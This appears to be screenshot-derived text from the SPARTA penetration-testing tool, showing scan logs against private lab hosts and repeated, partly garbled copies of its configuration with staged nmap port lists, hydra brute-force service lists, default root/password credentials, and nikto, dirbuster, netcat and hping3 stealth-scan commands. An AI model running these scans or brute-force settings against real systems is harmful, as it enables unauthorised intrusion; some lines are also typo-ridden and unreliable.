
Log


Progress	Tool	Host	Start time	End time	Status
████████████████████	screenshot (8180/tcp)	172.16.69.128	30 Mar 2017 10:53:23	30 Mar 2017 10:53:23	Finished
████████████████████	nikto (8180/tcp)	172.16.69.128	30 Mar 2017 10:53:17	30 Mar 2017 10:54:12	Finished
████████████████████	x11screen (6000/tcp)	172.16.69.128	30 Mar 2017 10:53:17	30 Mar 2017 10:53:26	Finished
████████████████████	ftp-default (2121/tcp)	172.16.69.128	30 Mar 2017 10:53:17	30 Mar 2017 10:53:24	Finished
████████████████████	nmap (stage 5)	172.16.69.128	30 Mar 2017 10:53:17	30 Mar 2017 10:55:49	Finished






















```

File Edit View Search Terminal Help
stage1-ports="T:80,443"
stage2-ports="T:25,135,137,139,445,1433,3306,5432,U:137,161,162,1434"
stage3-ports="T:23,21,22,110,111,2049,3389,8080,U:500,5060"
stage4-ports="T:0-20,24,26-79,81-109,112-134,136,138,140-442,444,446-1432,1434-2048,2050-3305,3307-3388,3390-5431,5433-807
9,8081-29999"
stage5-ports=T:30000-65535

[ToolSettings]
nmap-path=/usr/bin/nmap
hydra-path=/usr/bin/hydra
cutycapt-path=/usr/bin/cutycapt
texteditor-path=/usr/bin/leafpad

[HostActions]
nmap-fast-tcp=Run nmap (fast TCP), nmap -Pn -F -T4 -vvvv [IP] -oA \"[OUTPUT]\"
nmap-full-tcp=Run nmap (full TCP), nmap -Pn -sV -sC -O -p- -T4 -vvvvv [IP] -oA \"[OUTPUT]\"
nmap-fast-udp=Run nmap (fast UDP), "nmap -n -Pn -sU -F --min-rate=1000 -vvvvv [IP] -oA \"[OUTPUT]\"
nmap-udp-1000=Run nmap (top 1000 quick UDP), "nmap -n -Pn -sU --min-rate=1000 -vvvvv [IP] -oA \"[OUTPUT]\"
nmap-full-udp=Run nmap (full UDP), nmap -n -Pn -sU -p- -T4 -vvvvv [IP] -oA \"[OUTPUT]\"
unicornscaan-full-udp=Run unicornscaan (full UDP), unicornscaan -mU -Ir 1000 [IP]:a -v
fping=Run fping, fping [IP]

[PortActions]
banner=Grab banner, bash -c \"echo \\\" | nc -v -n -w1 [IP] [PORT]\",
nmap=Run nmap (scripts) on port, nmap -Pn -sV -sC -vvvvv -p[PORT] [IP] -oA [OUTPUT],
nikto=Run nikto, nikto -o \"[OUTPUT].txt\" -p [PORT] -h [IP], "http,https,ssl,soap,http-proxy,http-alt"
dirbuster=Launch dirbuster, java -Xmx256M -jar /usr/share/dirbuster/DirBuster-1.0-RC1.jar -u http://[IP]:[PORT]/, "http,ht
tps,ssl,soap,http-proxy,http-alt"

```

42,0-1 24%

File Help

Scan Brute

Hosts Services Tools

Services Scripts Information Notes fping

OS Host


- 172.16.69.1
- 172.16.69.128
- 172.16.69.129
- 172.16.69.130
- 172.16.69.132
- 172.16.69.133
- 172.16.69.136
- 172.16.69.139
- 172.16.69.254

172.16.69.130 is alive

Log

Progress	Tool	Host	Start time	End time	Status
<div style="width: 100%; height: 10px; background-color: green;"></div>	fping	172.16.69.130	29 Mar 2017 12:16:15	29 Mar 2017 12:16:15	Finished
<div style="width: 100%; height: 10px; background-color: green;"></div>	nmap (discovery)	172.16.69.0/24	29 Mar 2017 12:08:49	29 Mar 2017 12:08:51	Finished






```
File Edit View Search Terminal Help
[BruteSettings]
store-clear-text-passwords-on-exit=True
username-wordlist-path=/usr/share/wordlists/
password-wordlist-path=/usr/share/wordlists/
default-username=root
default-password=password
services=*asterisk,afp,cisco,cisco-enable,cvs,firebird,ftp,ftps,http-head,http-get,https-head,https-get,http-get-form,http-post-form,https-get-form,https-post-form,http-proxy,http-proxy-urlenum,icq,imap,imaps,irc,ldap2,ldap2s,ldap3,ldap3s,ldap3-crammd5,ldap3-crammd5s,ldap3-digestmd5,ldap3-digestmd5s,mssql,mysql,ncp,nntp,oracle-listener,oracle-sid,pcanywhere,pcnfs,pop3,pop3s,postgres,rdp,rexec,rlogin,rsh,s7-300,sip,smb,smtp,smtps,smtp-enum,snmp,socks5,ssh,sshkey,svn,teamspeak,telnet,telnet,vmauth,vnc,xmpp
no-username-services="cisco,cisco-enable,oracle-listener,s7-300,snmp,vnc"
no-password-services="oracle-sid,rsh,smtp-enum"

[StagedNmapSettings]
stage1-ports="T:80,443"
stage2-ports="T:25,135,137,139,445,1433,3306,5432,U:137,161,162,1434"
stage3-ports="T:23,21,22,110,111,2049,3389,8080,U:500,5060"
stage4-ports="T:0-20,24,26-79,81-109,112-134,136,138,140-442,444,446-1432,1434-2048,2050-3305,3307-3388,3390-5431,5433-8079,8081-29999"
stage5-ports=T:30000-65535

[ToolSettings]
nmap-path=/usr/bin/nmap
hydra-path=/usr/bin/hydra
cutycapt-path=/usr/bin/cutycapt
texteditor-path=/usr/bin/leafpad

[HostActions]
nmap-fast-tcp=Run nmap (fast TCP), nmap -Pn -F -T4 -vvvv [IP] -oA "[OUTPUT]"
nmap-full-tcp=Run nmap (full TCP), nmap -Pn -sV -sC -O -p- -T4 -vvvvv [IP] -oA "[OUTPUT]"
nmap-fast-udp=Run nmap (fast UDP), "nmap -n -Pn -sU -F --min-rate=1000 -vvvvv [IP] -oA "[OUTPUT]"
nmap-udp-1000=Run nmap (top 1000 quick UDP), "nmap -n -Pn -sU --min-rate=1000 -vvvvv [IP] -oA "[OUTPUT]"
nmap-full-udp=Run nmap (full UDP), nmap -n -Pn -sU -p- -T4 -vvvvv [IP] -oA "[OUTPUT]"
unicornscan-full-udp=Run unicornscan (full UDP), unicornscan -mU -Ir 1000 [IP]:a
hping3-hping3 (stealth scan), hping3 [IP] --scan 0-65535 -S

[PortActions]
banner=Grab banner, bash -c "echo \"\" | nc -v -n -w1 [IP] [PORT]"
nmap=Run nmap (scripts) on port, nmap -Pn -sV -sC -vvvvv -p[PORT] [IP] -oA [OUTPUT],
"/usr/share/sparta/sparta.conf" 113L, 8042C
```



```

File Edit View Search Terminal Help
default-username=root
default-password=password
services="asterisk,afp,cisco,cisco-enable,cvs,firebird,ftp,ftps,http-head,http-get,https-head,https-get,http-get-form,http-post-form,https-get-form
,https-post-form,http-proxy,http-proxy-urlenum,icq,imap,imaps,irc,ldap2,ldap2s,ldap3,ldap3s,ldap3-crammd5,ldap3-crammd5s,ldap3-digestmd5,ldap3-dige
stmd5s,mssql,mysql,ncp,nntp,oracle-listener,oracle-sid,pcanywhere,pcnfs,pop3,pop3s,postgres,rdp,rexec,rlogin,rsh,s7-300,sip,smb,smtp,smtps,smtp-enu
m,snmp,socks5,ssh,sshkey,svn,teamspeak,telnet,telnet,vmauthd,vnc,xmpp"
no-username-services="cisco,cisco-enable,oracle-listener,s7-300,snmp,vnc"
no-password-services="oracle-sid,rsh,smtp-enum"

[StagedNmapSettings]
stage1-ports="T:80,443"
stage2-ports="T:25,135,137,139,445,1433,3306,5432,U:137,161,162,1434"
stage3-ports="T:23,21,22,110,111,2049,3389,8080,U:500,5060"
stage4-ports="T:0-20,24,26-79,81-109,112-134,136,138,140-442,444,446-1432,1434-2048,2050-3305,3307-3388,3390-5431,5433-8079,8081-29999"
stage5-ports="T:30000-65535"



[ToolSettings]
nmap-path=/usr/bin/nmap
hydra-path=/usr/bin/hydra
cutycapt-path=/usr/bin/cutycapt
texteditor-path=/usr/bin/leafpad

